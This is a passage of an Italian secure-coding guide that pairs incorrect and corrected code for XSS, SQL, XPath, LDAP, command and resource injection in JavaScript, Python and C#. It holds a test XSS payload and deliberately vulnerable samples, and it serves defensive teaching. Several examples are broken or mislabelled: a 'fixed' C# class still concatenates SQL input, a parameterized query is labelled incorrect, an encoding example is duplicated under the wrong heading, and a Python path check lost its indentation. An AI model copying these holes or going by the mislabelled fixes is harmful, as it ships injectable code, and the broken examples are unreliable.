  Forma corretta di codice javascript sicuro:

```
window.setInterval( "timedFunction();", 1000);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94

7.4.1.3 DOM Stored XSS

Attraverso questa vulnerabilità, un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database responsabili della storicizzazione delle stesse e inviare dati dannosi.
Una vulnerabilità XSS persistente (o stored) come la "Client DOM Stored XSS" è una variante più devastante di cross-site scripting con manipolazione di codice: si verifica quando i dati forniti dall'attaccante vengono salvati sul server, e quindi visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione.

Come difendersi

- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Nel caso sia necessaria l'esecuzione dinamica, invece di utilizzare i dati lato client (inclusi i dati precedentemente memorizzati dall'applicazione stessa), utilizzare solo dati rigidamente controllati tramite liste prefissate o dati attendibili dal server.
- Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.
- E' necessario quindi codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web. La codifica deve essere sensibile al contesto. Per esempio:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;

- La validazione comunque non sostituisce la codifica. Devono essere completamente codificati tutti i dati dinamici, indipendentemente dalla sorgente, prima di incorporare idati stessi in un output. La codifica dovrebbe essere allineata al contesto, ad esempio:
  - Codifica HTML per un contesto di tipo HTML;
  - Codifica degli attributi HTML per output degli attributi relativi;
  - Codifica Javascript per server-generated di tipo Javascript;

  Esempio di HTML richiamato nel codice Javascript.
  La stringa in uscita è codificata nella pagina Html prima che venga visualizzata nella relativa etichetta:

```
public class StoredXssFixed
{
        public string foo(Label lblOutput, SqliteConnection connection,
HttpServerUtility Server, string id)
        {
                SqliteConnection connection = new
SqliteConnection(connectionString)
                string sql = "select email from CustomerLogin where
customerNumber = " + id;
                SqliteCommand cmd = new SqliteCommand(sql, connection);
                string output = (string)cmd.ExecuteScalar();
                lblOutput.Text = String.IsNullOrEmpty(output) ? "Customer
Number does not exist" : Server.HtmlEncode(output);
        }
}
```

  Esempio Javascript per Client Dom Stored XSS
  Forma non corretta (routine completa):

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>XSS Example</title>
  <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.6.4/jquery.min.js"></scrip
t>
  <script>
    $(function() {
      $('#users').each(function() {
        var select = $(this);
        var option = select.children('option').first();
        select.after(option.text());
        select.hide();
      });
    });
  </script>
</head>
<body>
  <form method="post">
    <p>
      <select id="users" name="users">
        <option
value="bad">&lt;script&gt;alert(&#x27;xss&#x27;);&lt;/script&gt;</option>
      </select>
    </p>
```

```
  </form>
</body>
</html>
Codice  sanitizzato  (fix relativa alle stringa modificata)
  // after() accepts a DOM element so lets create a text node
  select.after(document.createTextNode(option.text()));
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/97.html CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page

7.4.1.4 Client DOM XSS

Un utente malintenzionato potrebbe utilizzare metodologie di "social engineering" (es. falsificazione di siti web di largo accesso con richiesta di credenziali o dati sensibili) per carpire informazioni importanti tramite codice manipolato all'interno di pagine web degli applicativi falsificati. Possono essere prelevate password, dati di carte di credito etc.

Come difendersi

- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Nel caso sia necessaria l'esecuzione dinamica, invece di utilizzare i dati lato client (inclusi i dati precedentemente memorizzati dall'applicazione stessa), utilizzare solo dati rigidamente controllati tramite liste prefissate o dati attendibili dal server.
- Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.
- E' necessario quindi codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web. La codifica deve essere sensibile al contesto. Per esempio:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- La validazione comunque non sostituisce la codifica. Devono essere completamente codificati tutti i dati dinamici, indipendentemente dalla sorgente, prima di incorporare idati stessi in un output. La codifica dovrebbe essere sensibile al contesto. Per esempio:
  - Codifica HTML per un contesto di tipo HTML;
  - Codifica degli attributi HTML per output degli attributi relativi;
  - Codifica Javascript per server-generated di tipo Javascript;

  Esempio

  Per creare HTML dinamico in JavaScript, utilizzare la libreria OWASP ESAPI4JS:

  ```
  window.location = ESAPI4JS.encodeForURL(input);
  ```

  Per creare dinamicamente URL in JavaScript, utilizzare la libreria OWASP ESAPI4JS:

  ```
  window.location = ESAPI4JS.encodeForURL(input);
  ```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/97.html,
CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page

7.4.2 Client Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire un backdoor che gli consente di connettersi direttamente al server delle applicazioni prendendone il controllo o comunque effettuare attacchi diretti al server con effetti pericolosi.

Come difendersi

Non consentire a un utente di venire in possesso delle informazioni relative alle definizioni dei parametri di gestione relativi ai "network sockets".
Esempio*:* Javascript per Client Resource Injection

7.4.3 Client Second Order Sql Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. L'attaccante potrebbe rubare qualsiasi informazione riservata, memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito), ed eventualmente modificare o cancellare i dati esistenti.

Come difendersi

- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Nel caso sia necessaria l'esecuzione dinamica, invece di utilizzare i dati lato client (inclusi i dati precedentemente memorizzati dall'applicazione stessa), utilizzare solo dati rigidamente controllati tramite liste prefissate o dati attendibili dal server.
- Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.
- E' necessario quindi codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web. La codifica deve essere sensibile al contesto. Per esempio:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Invece di concatenare le stringhe:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis.
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al principio del minimo privilegio.
  Esempio. Javascript per Client Second Order Sql Injection
  Forma non corretta:

```
var userId = 5;
var query = connection.query('SELECT * FROM users WHERE id = ?', [userId],
function(err, results) {
  //query.sql returns SELECT * FROM users WHERE id = '5'
});
```

```
Forma corretta
var post  = {id: 1, title: 'Hello MySQL'};
var query = connection.query('INSERT INTO posts SET ?', post, function(err,
result) {
  //query.sql returns INSERT INTO posts SET `id` = 1, `title` = 'Hello MySQL'
});
```

7.4.4 Client Sql Injection

Come riconoscerla

L'utente malintenzionato potrebbe utilizzare i canali di comunicazione tra l'applicazione e il suo database inviando una query SQL testuale. L'applicazione viene attaccata con il risultato di avere una query modificata di interrogazione al db semplicemente concatenando le stringhe tra cui l'input dell'utente. Poiché l'input utente non è stato verificato per la validità del tipo di dati né successivamente sanificato, l'input potrebbe contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

- Validare tutti i dati di input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist (lista prefissata): dovranno essere accettati solo i dati che rispettano una una struttura specificata, bloccando i dati che presentano schemi che non rientrano in queste casistiche.
- E' necessario quindi codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web. La codifica deve essere sensibile al contesto. Per esempio:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Invece di concatenare le stringhe adottare le seguenti metodologie:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate oppure iBatis.
- Limitare l'accesso agli oggetti e alle funzionalità del database, in base alle regole definite dal "Principle of Least Privilege". Il principio in sintesi stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

  Esempio. Javascript per Client SQL Injection

  Forma non corretta

```
var info = {
  userid: message.author.id
}
connection.query("SELECT * FROM table WHERE userid = '" + message.author.id
+ "'", info, function(error) {
  if (error) throw error;
});
```

  Forma corretta

```
var sql = "SELECT * FROM table WHERE userid = ?";
var inserts = [message.author.id];
sql = mysql.format(sql, inserts);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

7.5 Python

Python è un linguaggio di programmazione ad alto livello, orientato agli oggetti, adatto, tra gli altri usi, per sviluppare applicazioni distribuite, scripting, computazione numerica e system testing.

Di seguito un elenco delle principali vulnerabilità e delle contromisure da adottare.

7.5.1 Cross-site scripting (XSS)

Come riconoscerla

- Reflected XSS All Clients - puo' utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali.
- Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.
- Stored XSS. Attraverso questa vulnerabilità un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database relativi allo storage delle informazioni stesse. Quando un altro utente accede successivamente a questi dati, le pagine web possono essere riscritte e possono essere attivati script dannosi. La vulnerabilità è dovuta all'uso di dati prelevati da database in modo arbitrario, senza che prima queste informazioni vengano codificate in un formato sicuro. L'applicazione crea pagine web che includono i dati dal database dell'applicazione. I dati vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web. Questi dati possono essere originati da un altro utente. Se i dati includono frammenti HTML o Javascript, l'utente non sarà in grado di sapere che questa non è la pagina da lui voluta bensì un'altra pagina modificata in modo fraudolento. La vulnerabilità è il risultato di incorporare dati di database arbitrari, senza prima averli codificati in un formato che impedisca al browser di trattare queste informazioni come HTML anziché come testo normale.

Come difendersi

Al fine di prevenire le problematiche inerenti la vulnerabilita' "Stored XSS " si consiglia di mettere in atto le indicazioni come di seguito:

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si consiglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- La validazione non è un sostituto per la codifica. E' necessario ai fini della sicurezza codificare completamente tutti i dati dinamici, indipendentemente dalla sorgente, prima di incorporare queste informazioni in un output. La codifica dovrebbe essere sensibile al contesto. Per esempio:
  - Codifica HTML per pagine HTML;
  - Attributi HTML codificati per gli output dei dati relativi;
  - Codifica JavaScript per server-generated JavaScript.
- Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate.
- Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali tentativi di tecniche fraudolente di XSS possano venire in possesso del cookie stesso.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.5.2 Code Injection

Come riconoscerla

Un utente malintenzionato potrebbe eseguire codice arbitrario nell'host del server di applicazioni. A seconda delle autorizzazioni dell'applicazione che potrebbero essere carpite, si potrebbero avere le seguenti problematiche:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete);
- Modifiche della struttura del sito web;
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante;
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema;
- Acquisizione completa del server da parte dell'attaccante.

Come difendersi

- Se possibile, peferire sempre delle whitelist prefissate e riutilizzare l'input anziché una blacklist;
- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Se è necessario eseguire l'esecuzione dinamica, eseguire tutto il codice dinamico in una sandbox isolata, ad esempio AppDomain di .NET o bloccare un thread isolato;
- L'applicazione non deve compilare, eseguire o valutare i dati non attendibili, in particolare eventuale input dell'utente;
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Nel caso fosse assolutamente necessario includere i dati di input in una esecuzione dinamica, applicare una validazione dell'input molto rigida. Ad esempio, accettare solo interi tra determinati valori;
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso;
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94

7.5.3 Command Injection

Come riconoscerla

Tramite questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'host del server dell'applicazione. In base alle autorizzazioni dell'applicazione che potrebbero essere carpite, queste potrebbero includere:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete)
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema

- Acquisizione completa del server da parte dell'attaccante

Attraverso questa vulnerabilità, inoltre, l'applicazione viene portata ad eseguire dei comandi voluti dall'utente malintenzionato piuttosto che eseguire il proprio codice applicativo. L'operazione spesso viene effettuata concatenando stringhe di input dell'utente a codice dannoso. Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Eventualmente utilizzare API fornite dalle aziende produttrici di software relativo.
- Se è non e' possibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso.
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.5.4 Connection String Injection

Come riconoscerla

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database falso dell'attaccante al posto dell'originario;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati né tantomeno sanificati, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). In generale, è necessario controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione, cercare di non includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il piu' idoneo per la piattaforma utilizzata.
  Esempio. Codice Python per la vulnerabilità "Connection String Injection".
  Forma non corretta : L'applicazione crea una stringa di connessione usando l'input dell'utente:

```
from sys import stdin
import cx_Oracle
print 'Insert your ID: '
userInput = stdin.readline()
connection = cx_Oracle.connect(userInput + '/password@99.999.9.99:PORT/SID')
Forma corretta: il valore inserito dall'utente come numero viene trasferito
in una stringa prima dell'uso.
from sys import stdin
import cx_Oracle
print 'Insert your ID: '
userInput = stdin.readline()
connection = cx_Oracle.connect(str(int(userInput)) +
'/password@99.999.9.99:PORT/SID')
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.5.5 LDAP Injection

Come riconoscerla

Questa vulnerabilità riguarda la gestione delle query di tipo LDAP che vengono effettuate dalle applicazioni e che potrebbero essere utilizzate in modo improprio da un utente malintenzionato.
Le operazioni che potrebbero essere eseguite a tal fine sono le seguenti:

- Effettuare il login con un utente diverso da quello inserito dall'utente;
- Venire in possesso di privilegi di sistema non autorizzati;
- Rubare le informazioni.

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati, né tantomeno sanificati, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). Controllare:

- Data type;
- Size;
- Range;
- Format;
- Expected values.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.5.6 Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire una backdoor che potrebbe permettere all'attaccante di connettersi direttamente al server con possibili conseguenze molto gravi per la sicurezza.
Tramite questa vulnerabilità un possibile malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.

Come difendersi

- Non consentire a un utente di definire i parametri relativi ai sockets di rete.
  Esempio Python:
  Forma non corretta – L'applicazione apre una socket di rete utilizzando un nome host immesso dall'utente

```
from sys import stdin
import socket
import sys
userInput = stdin.readline()
HOST = userInput
PORT = 8888 # Arbitrary non-privileged port

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print 'Socket created'
#Bind socket to local host and port
try:
    s.bind((HOST, PORT))
except socket.error as msg:
    print 'Bind failed. Error Code : ' + str(msg[0]) + ' Message ' + msg[1]
    sys.exit()
print 'Socket bind complete'
```

  Forma corretta - L'applicazione indica uno o piu' indirizzi host codificati in una white-list che l'utente puo' scegliere tra questi.

```
import socket
import sys
HOST = ''   # Symbolic name, meaning all available interfaces
PORT = 8888 # Arbitrary non-privileged port
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print 'Socket created'
#Bind socket to local host and port
try:
    s.bind((HOST, PORT))
except socket.error as msg:
    print 'Bind failed. Error Code : ' + str(msg[0]) + ' Message ' + msg[1]
    sys.exit()
```

```
print 'Socket bind complete'
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.5.7 (Second Order) SQL Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) e eventualmente modificare o cancellare i dati esistenti.
L'applicazione comunica con il suo database inviando una query SQL in formato testo. L'applicazione crea la query semplicemente concatenando le stringhe tra cui i dati ottenuti dal database. Poiché questi dati possono essere stati in precedenza ottenuti dall'input dell'utente e non sono stati verificati la validità del tipo di dati né successivamente sanificati, i dati potrebbero contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Invece di concatenare le stringhe si consiglia di:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri);
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis.
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire diretti agli utenti maggiori di quelli strettamente necessari).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.5.8 XPath Injection

Come riconoscerla

Sulla base della tipologia di informazioni contenute nel documento XML interrogato, un utente malintenzionato potrebbe, manipolandole, causare gravi danni all'utente come il furto di dati non autorizzati oppure la sostituzione dell'utente stesso.
L'applicazione interroga un documento XML utilizzando una query XPath testuale. L'applicazione crea la query semplicemente concatenando le stringhe tra cui l'input dell'utente. Poiché l'input dell'utente non è stato verificato per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere manipolato.
In tal modo potrebbe essere possibile avere delle selezioni finali sbagliate dal documento XML durante l'esecuzione dell'applicazione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist). Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare che la costruzione della query xpath sia dipendente dalle informazioni inserite dall'utente. Possibilmente mappare la query di tipo XPath con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input del'utente nella query, l'input stesso dovra' essere precedentemente validato correttamente.
  Esempio
  - Forma non corretta - L'applicazione utilizza una stringa inserita dall'utente per costruire una query XPath:
    ```
    from sys import stdin
    import xpath
    print 'Insert item number: '
    userInput = stdin.readline()
    xpath.find('//item' + userInput, doc)
    ```
  - Forma corretta - La stringa inserita dall'utente viene trasformata in un numero intero prima dell'uso nella query XPath:
    ```
    from sys import stdin
    import xpath
    print 'Insert item number: '
    userInput = stdin.readline()
    xpath.find('//item' + str(int(userInput)), doc)
    ```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.5.9 OS Access Violation

Come riconoscerla

Un utente malintenzionato potrebbe preparare un set di dati dannosi in input che potrebbero causare una violazione di accesso, perdita di dati privati, danneggiamento di dati o un arresto di eventuali servizi con possibile arresto dell'applicazione stessa.
Il modulo Python OS fornisce un'interfaccia portatile destinata all'utilizzo della funzionalità del sistema operativo.
Il modulo OS di Python consente l'accesso e la manipolazione di file arbitrari. Nel caso in cui un aggressore fosse in grado di passare un percorso di input specifico per il modulo OS, potrebbero verificarsi situazioni di violazione di accesso o di corruzione dei dati.

Come difendersi

- Trust boundaries - Non utilizzare il modulo OS per la manipolazione di file host ricevuti da una fonte non attendibile o controllata dall'utente. Normalmente l'applicazione potrebbe fidarsi dei dati provenienti dal proprio server (DB, cache, ecc.).
- Comunicazione protetta - Se un'applicazione riceve un nome di attributo da un'applicazione attendibile in un ambiente attendibile, assicurarsi che venga utilizzata una connessione di rete crittografata.

- Assicurarsi che il path di un file che si vuole manipolare sia validato in modo corretto:
  - Evitare, se possibile, che il path di un file possa essere inserito da un utente in modo dinamico.
  - Assicurarsi che il path di un file rispecchi completamente delle regole canoniche .
  - Limitare l'accesso al percorso di file all'interno di una directory specifica (sandbox).
- Creare una whitelist di file o directory che possono essere manipolati in modo sicuro e consentire l'accesso solo a questi file o directory.

  Esempio Python
  - Forma non corretta - l'applicazione riceve un file path dall'utente e rimuove il file stesso:

```
import os
import sys
path = sys.stdin.readline()[:-1]
os.remove(path)
```

  - Forma corretta - l'applicazione restringe l'accesso ad un file ad una specifica directory:

```
import os
import sys
def is_safe_path(basedir, path):
return os.path.abspath(path).startswith(basedir)
path = sys.stdin.readline()[:-1]
if not is_safe_path('/tmp/userfiles', path):
sys.stdout.write('Not allowed!\n')
sys.exit()
os.remove(path)
```

7.6 C#

C# è un linguaggio di programmazione orientato agli oggetti sviluppato da Microsoft all'interno dell'iniziativa .NET, e successivamente approvato come standard della Ecma (ECMA-334) e ISO (norma ISO/IEC 23270). La sintassi e struttura del C# prendono spunto da vari linguaggi nati precedentemente, in particolare Delphi, C++ e Java. Il risultato è un linguaggio con meno simbolismo rispetto a C++, meno elelementi decorativi rispetto a Java, ma comunque orientato agli oggetti in modo nativo e adatto allo sviluppo di una vasta gamma di software.
Vengono di seguito analizzate le principali vulnerabilità e relative contromisure da adottare.

7.6.1 Cross-site scripting (XSS)

Come riconoscerla

- Reflected XSS All Clients, UTF7 XSS - puo' utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali. Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.
- Stored XSS. Attraverso questa vulnerabilità un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database relativi allo storage delle informazioni stesse. Quando un altro utente accede successivamente a questi dati, le pagine web possono essere riscritte e possono essere attivati script dannosi. La vulnerabilità è dovuta all'uso di dati prelevati da database in modo arbitrario, senza che prima queste informazioni vengano codificate in un formato sicuro. L'applicazione crea pagine web che includono i dati dal database dell'applicazione. I dati vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web. Questi dati possono essere originati da un altro utente. Se i dati includono frammenti HTML o Javascript, l'utente non sarà in grado di sapere che questa non è la pagina da lui voluta bensì un'altra pagina modificata in modo fraudolento. La vulnerabilità è il risultato di incorporare dati di database arbitrari, senza prima

averli codificati in un formato che impedisca al browser di trattare queste informazioni come HTML anziché come testo normale.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Codificare completamente tutti i dati dinamici prima di incorporare queste informazioni nell'output desiderato.
- La codifica dovrebbe essere context-sensitive. Ad esempio:
  - Codifica HTML per pagine HTML
  - Attributi HTML codificati per gli output dei dati relativi
  - Codifica JavaScript per server-generated JavaScript
- Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate.
- Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina
- Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali tentativi di tecniche fraudolente di XSS possano venire in possesso del cookie stesso

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.6.2 Code Injection

Come riconoscerla

Un utente malintenzionato potrebbe eseguire codice arbitrario nell'host del server di applicazioni. A seconda delle autorizzazioni dell'applicazione che potrebbero essere carpite, si potrebbero avere le seguenti problematiche:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete)
- Modifiche della struttura del sito web
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema
- Acquisizione completa del server da parte dell'attaccante.

Come difendersi

- Se possibile, preferite sempre delle whitelist prefissate e riutilizzare l'input anziché una blacklist
- Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Se è necessario eseguire l'esecuzione dinamica, eseguire tutto il codice dinamico in una sandbox isolata, ad esempio AppDomain di .NET o bloccare un thread isolato
- L'applicazione non deve compilare, eseguire o valutare i dati non attendibili, in particolare eventuale input dell'utente
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e

scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Nel caso fosse assolutamente necessario includere i dati di input in una esecuzione dinamica, applicare una validazione dell'input molto rigida. Ad esempio, accettare solo interi tra determinati valori
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso
